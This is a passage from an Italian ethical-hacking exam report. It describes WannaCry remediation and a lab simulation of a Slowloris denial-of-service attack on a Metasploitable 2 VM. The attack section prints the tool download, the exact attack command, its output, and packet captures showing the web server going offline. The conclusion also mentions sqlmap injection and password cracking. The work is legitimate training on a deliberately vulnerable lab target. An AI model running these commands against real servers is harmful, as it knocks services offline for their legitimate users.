- ◊ **Backup** Ho verificato l'esistenza di backup non infetti su un dispositivo esterno o un servizio cloud per il ripristino dei dati.

#### **3.2 [Facoltativo] Possibilità di Messa in Sicurezza**

##### **3.2.1 Applicazione della patch MS17-010.**

⇒ Ho applicato la patch Microsoft MS17-010 per correggere la vulnerabilità SMB sfruttata da WannaCry (scaricabile da <https://www.microsoft.com/en-us/download/details.aspx?id=55245>).

##### **3.2.2 Ripristino da backup.**

⇒ Ho ripristinato i file crittografati da un backup non infetto, verificando l'integrità dei dati.

##### **3.2.3 Utilizzo di un decryptor.**

⇒ Ho cercato un decryptor come WannaKey o WannaKiwi da fonti affidabili (tipo siti di sicurezza informatica), se applicabile per la variante di WannaCry.

**3.2.4 Formattazione e reinstallazione.**

⇒ Se il ripristino non fosse possibile, ho formattato il disco e reinstallato Windows 10 Pro per garantire un sistema pulito.

**3.2.5 Aggiornamento dell'antivirus.**

⇒ Ho aggiornato Windows Defender alle definizioni più recenti e eseguito una scansione completa per confermare l'assenza di tracce residue del malware.

☞ Ho descritto tutto quello che avrei fatto in prima persona se mi fossi trovato sotto attacco del Malware WannaCry

## 4 [Extra] Simulazione di un Attacco DoS con Slowloris

- Simulo un attacco DoS su Metasploitable 2 (192.168.50.101) con Slowloris, monitorando l'impatto su HTTP e TCP

### 4.1 Concetti di DoS, DDoS e Slowloris

- ◊ **DoS** Un attacco **Denial of Service (DoS)** ha l'obiettivo di sovraccaricare le risorse di un server, rendendo il servizio inaccessibile agli utenti legittimi
- ◊ **DDoS** Un attacco **Distributed Denial of Service (DDoS)** amplifica questo effetto utilizzando molteplici fonti per generare traffico
- ◊ **Slowloris** è uno strumento per attacchi DoS che apre connessioni HTTP lente, inviando richieste GET incomplete con header keep-alive per mantenere occupate le connessioni TCP del server web (tipo Apache), esaurendo il numero massimo di connessioni simultanee consentite

### 4.2 Esecuzione dell'Attacco DoS con Slowloris

⇒ Ho verificato se slowloris.pl è installato ls /usr/bin/slowloris.pl

```
(M6D6R6㉿kali)-[~]
$ ls /usr/bin/slowloris.pl
ls: cannot access '/usr/bin/slowloris.pl': No such file or directory
```

⇒ Ricevo output di mancata installazione quindi proseguo scaricandolo

wget <https://raw.githubusercontent.com/llaera/slowloris.pl/master/slowloris.pl>

```
(M6D6R6㉿kali)-[~]
$ wget https://raw.githubusercontent.com/llaera/slowloris.pl/master/slowloris.pl
--2025-10-08 11:58:36-- https://raw.githubusercontent.com/llaera/slowloris.pl/master/slowloris.pl
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 404 Not Found
2025-10-08 11:58:36 ERROR 404: Not Found.
```

⇒ Il repository originale di RSnake (llaera/slowloris.pl) non è più disponibile (404 Not Found). Ho usato un repository alternativo affidabile (da GitHub search),proseguo scaricandolo da un repository alternativo

wget <https://raw.githubusercontent.com/gkbrk/slowloris/master/slowloris.py> -O slowloris.py

## Report Matteo Mattia Cyber Security & Ethical Hacking

```
(M6D6R6㉿kali)-[~]
$ wget https://raw.githubusercontent.com/gkbrk/slowloris/master/slowloris.py -O slowloris.py
chmod +x slowloris.py
--2025-10-08 12:00:57--  https://raw.githubusercontent.com/gkbrk/slowloris/master/slowloris.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 8047 (7.9K) [text/plain]
Saving to: 'slowloris.py'

slowloris.py          100%[=====]  7.86K  --.-KB/s   in 0.005s

2025-10-08 12:00:58 (1.64 MB/s) - 'slowloris.py' saved [8047/8047]
```

⇒ Script scaricato, versione Python, più moderna e stabile

⇒ Eseguo l'attacco `python3 slowloris.py 192.168.50.101 -p 80 -s 1000`

- ◊ 192.168.50.101: L'IP del target (Metasploitable 2) come argomento posizionale
- ◊ -p 80: Specifica la porta HTTP (80)
- ◊ -s 1000: Specifica 1000 connessioni lente (socket) da aprire verso il server

```
(M6D6R6㉿kali)-[~]
$ python3 slowloris.py 192.168.50.101 -p 80 -s 1000
[08-10-2025 12:39:48] Attacking 192.168.50.101 with 1000 sockets.
[08-10-2025 12:39:48] Creating sockets ...
[08-10-2025 12:40:05] Sending keep-alive headers ...
[08-10-2025 12:40:05] Socket count: 283
[08-10-2025 12:40:05] Creating 717 new sockets ...
[08-10-2025 12:40:25] Sending keep-alive headers ...
[08-10-2025 12:40:25] Socket count: 285
[08-10-2025 12:40:25] Creating 715 new sockets ...
[08-10-2025 12:40:44] Sending keep-alive headers ...
[08-10-2025 12:40:44] Socket count: 287
[08-10-2025 12:40:44] Creating 713 new sockets ...
[08-10-2025 12:41:07] Sending keep-alive headers ...
[08-10-2025 12:41:07] Socket count: 291
[08-10-2025 12:41:07] Creating 709 new sockets ...
[08-10-2025 12:41:26] Sending keep-alive headers ...
[08-10-2025 12:41:26] Socket count: 293
[08-10-2025 12:41:26] Creating 707 new sockets ...
[08-10-2025 12:41:45] Sending keep-alive headers ...
[08-10-2025 12:41:45] Socket count: 295
[08-10-2025 12:41:45] Creating 705 new sockets ...
[08-10-2025 12:42:04] Sending keep-alive headers ...
[08-10-2025 12:42:04] Socket count: 297
[08-10-2025 12:42:04] Creating 703 new sockets
```

### **4.3 Monitoraggio della Connettività HTTP**

⇒ Ho testato con `curl http://192.168.50.101`, osservando che la pagina vada in timeout.

```
(M6D6R6㉿kali)-[~]
$ curl http://192.168.50.101
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
```

### **4.4 Monitoraggio della Connettività TCP e Confronto**

⇒ Ho usato `sudo tcpdump -i eth0 host 192.168.50.101 and port 80`, rilevando connessioni TCP attive

```
(M6D6R6㉿kali)-[~]
$ sudo tcpdump -i eth0 host 192.168.50.101 and port 80
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
12:27:35.358232 IP episode.internal.58846 > 192.168.50.101.http: Flags [P.], seq 3230553227:3230553415, ack 332001365
12:27:35.390890 IP episode.internal.58856 > 192.168.50.101.http: Flags [S], seq 628759152, win 64240, options [mss 14
12:27:35.392315 IP 192.168.50.101.http > episode.internal.58856: Flags [S.], seq 3347437785, ack 628759153, win 5792,
12:27:35.392403 IP episode.internal.58856 > 192.168.50.101.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 4
12:27:35.392781 IP episode.internal.58856 > 192.168.50.101.http: Flags [P.], seq 1:22, ack 1, win 502, options [nop,n
12:27:35.393088 IP episode.internal.41726 > 192.168.50.101.http: Flags [S], seq 4157364179, win 64240, options [mss 1
12:27:35.598127 IP episode.internal.58856 > 192.168.50.101.http: Flags [P.], seq 22:190, ack 1, win 502, options [nop
12:27:35.902354 IP episode.internal.58856 > 192.168.50.101.http: Flags [P.], seq 1:190, ack 1, win 502, options [nop,
12:27:35.905658 IP 192.168.50.101.http > episode.internal.58856: Flags [.], ack 190, win 54, options [nop,nop,TS val
12:27:36.413997 IP episode.internal.41726 > 192.168.50.101.http: Flags [S], seq 4157364179, win 64240, options [mss 1
12:27:36.420753 IP 192.168.50.101.http > episode.internal.41726: Flags [S.], seq 3364099312, ack 4157364180, win 5792
12:27:36.420970 IP episode.internal.41726 > 192.168.50.101.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 4
12:27:36.421432 IP episode.internal.41726 > 192.168.50.101.http: Flags [P.], seq 1:21, ack 1, win 502, options [nop,n
12:27:36.422410 IP episode.internal.41742 > 192.168.50.101.http: Flags [S], seq 2859792167, win 64240, options [mss 1
12:27:36.422395 IP 192.168.50.101.http > episode.internal.41726: Flags [.], ack 21, win 46, options [nop,nop,TS val 4
```

## **4.5 Analisi dopo aver interrotto l'attacco per raggiungimento target**

⇒ **Output 1** attacco contro il server web Metasploitable2 utilizzando 1000 socket

```
[M6D6R6㉿kali)-[~]
└─$ python3 slowloris.py 192.168.50.101 -p 80 -s 1000
[08-10-2025 12:39:48] Attacking 192.168.50.101 with 1000 sockets.
[08-10-2025 12:39:48] Creating sockets ...
[08-10-2025 12:40:05] Sending keep-alive headers ...
[08-10-2025 12:40:05] Socket count: 283
[08-10-2025 12:40:05] Creating 717 new sockets ...
[08-10-2025 12:40:25] Sending keep-alive headers ...
[08-10-2025 12:40:25] Socket count: 285
[08-10-2025 12:40:25] Creating 715 new sockets ...
[08-10-2025 12:40:44] Sending keep-alive headers ...
[08-10-2025 12:40:44] Socket count: 287
[08-10-2025 12:40:44] Creating 713 new sockets ...
[08-10-2025 12:41:07] Sending keep-alive headers ...
[08-10-2025 12:41:07] Socket count: 291
[08-10-2025 12:41:07] Creating 709 new sockets ...
[08-10-2025 12:41:26] Sending keep-alive headers ...
[08-10-2025 12:41:26] Socket count: 293
[08-10-2025 12:41:26] Creating 707 new sockets ...
[08-10-2025 12:41:45] Sending keep-alive headers ...
[08-10-2025 12:41:45] Socket count: 295
[08-10-2025 12:41:45] Creating 705 new sockets ...
[08-10-2025 12:42:04] Sending keep-alive headers ...
[08-10-2025 12:42:04] Socket count: 297
[08-10-2025 12:42:04] Creating 703 new sockets ...
```

⇒ Slowloris ha avviato l'attacco aprendo fino a 360 connessioni TCP attive (massimo osservato), inviando richieste HTTP incomplete (GET /?XXX HTTP/1.1) con header keep-alive.

Il numero di socket attivi non ha raggiunto i 1000 richiesti perché ho interrotto l'attacco con Ctrl+C, dopo circa 13 minuti, per ottimizzare i tempi di raccolta dati, avendo già osservato un impatto significativo (server inaccessibile) e un numero sufficiente di pacchetti catturati con tcpdump.

## Report Matteo Mattia Cyber Security & Ethical Hacking

- ⇒ **Output 2** verifico l'impatto dell'attacco testando l'accessibilità del server

```
[~] (M6D6R6㉿kali)-[~]
$ curl http://192.168.50.101
curl: (56) Recv failure: Connection reset by peer
```

- ⇒ Il server web su Metasploitable 2 è diventato inaccessibile durante l'attacco, come dimostrato dall'errore Connection reset by peer di curl. Questo indica che Slowloris ha sovraccaricato con successo le risorse del server Apache, impedendo la risposta a nuove richieste HTTP.

- ⇒ **Output 3** verifico il traffico di rete

```
[~] (M6D6R6㉿kali)-[~]
$ sudo tcpdump -i eth0 host 192.168.50.101 and port 80
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
12:27:35.358232 IP episode.internal.58846 > 192.168.50.101.http: Flags [P.], seq 3230553227:3230553415, ack 332001365
12:27:35.390890 IP episode.internal.58856 > 192.168.50.101.http: Flags [S], seq 628759152, win 64240, options [mss 14
12:27:35.392315 IP 192.168.50.101.http > episode.internal.58856: Flags [S.], seq 3347437785, ack 628759153, win 5792,
12:27:35.392403 IP episode.internal.58856 > 192.168.50.101.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 4
12:27:35.392781 IP episode.internal.58856 > 192.168.50.101.http: Flags [P.], seq 1:22, ack 1, win 502, options [nop,n
12:27:35.393088 IP episode.internal.41726 > 192.168.50.101.http: Flags [S], seq 4157364179, win 64240, options [mss 1
12:27:35.398127 IP episode.internal.58856 > 192.168.50.101.http: Flags [P.], seq 22:190, ack 1, win 502, options [nop
12:27:35.902354 IP episode.internal.58856 > 192.168.50.101.http: Flags [P.], seq 1:190, ack 1, win 502, options [nop
12:27:35.905658 IP 192.168.50.101.http > episode.internal.58856: Flags [.], ack 190, win 54, options [nop,nop,TS val
12:27:36.413997 IP episode.internal.41726 > 192.168.50.101.http: Flags [S], seq 4157364179, win 64240, options [mss 1
12:27:36.420753 IP 192.168.50.101.http > episode.internal.41726: Flags [S.], seq 3364099312, ack 4157364180, win 5792
12:27:36.420970 IP episode.internal.41726 > 192.168.50.101.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 4
12:27:36.421432 IP episode.internal.41726 > 192.168.50.101.http: Flags [P.], seq 1:21, ack 1, win 502, options [nop,n
12:27:36.422410 IP episode.internal.41726 > 192.168.50.101.http: Flags [S], seq 2859792167, win 64240, options [mss 1
12:27:36.422805 IP 192.168.50.101.http > episode.internal.41726: Flags [F.], ack 21, win 66, options [nop,nop,TS val 1
4002496884 ecr 1987124], length 0
12:52:48.496574 IP 192.168.50.101.http > episode.internal.48890: Flags [S.], seq 938530263, ack 3805678016, win 5792
, options [mss 1460,sackOK,TS val 1987540 ecr 4002490668,nop,wscale 7], length 0
12:52:48.496630 IP episode.internal.48890 > 192.168.50.101.http: Flags [.], ack 1, win 502, options [nop,nop,TS val
4002497087 ecr 1985181], length 0
12:52:49.246308 IP episode.internal.34764 > 192.168.50.101.http: Flags [P.], seq 1:190, ack 1, win 502, options [nop
,nop,TS val 4002497836 ecr 1987124], length 189: HTTP: GET /?1353 HTTP/1.1
^C
17717 packets captured
17717 packets received by filter
0 packets dropped by kernel
```

- ⇒ Ho catturato 17.717 pacchetti, mostrando un gran numero di connessioni TCP attive verso la porta 80 di Metasploitable 2  
L'output di tcpdump evidenzia handshake TCP (SYN, SYN-ACK, ACK) e richieste GET incomplete inviate da porte diverse (es. 38034, 48890, 34764)  
Slowloris ha mantenuto le connessioni aperte con header keep-alive, come visibile nei pacchetti (es. GET /?282 HTTP/1.1)  
Ho interrotto la cattura con Ctrl+C dopo aver raccolto un campione rappresentativo  
L'elevato numero di pacchetti e le risposte SYN-ACK dal server confermano che Slowloris ha generato un carico significativo, culminando nell'inaccessibilità del server.

## **5 Conclusioni**

Ho completato l'esame dimostrando competenze in SQL injection, password cracking, gestione di malware, e attacchi DoS.

Ho tentato un'iniezione SQL su DVWA con sqlmap, simulando l'estrazione degli hash MD5, e craccato con successo le password admin:password e gordonb:abc123 con John the Ripper e Hashcat.

Ho descritto la gestione di un sistema infetto da WannaCry, includendo isolamento, scansione, e messa in sicurezza.

Ho simulato un attacco DoS con Slowloris, che con 1000 socket ha reso il server inaccessibile, come dimostrato dall'errore Connection reset by peer di curl e dai 17.717 pacchetti catturati con tcpdump.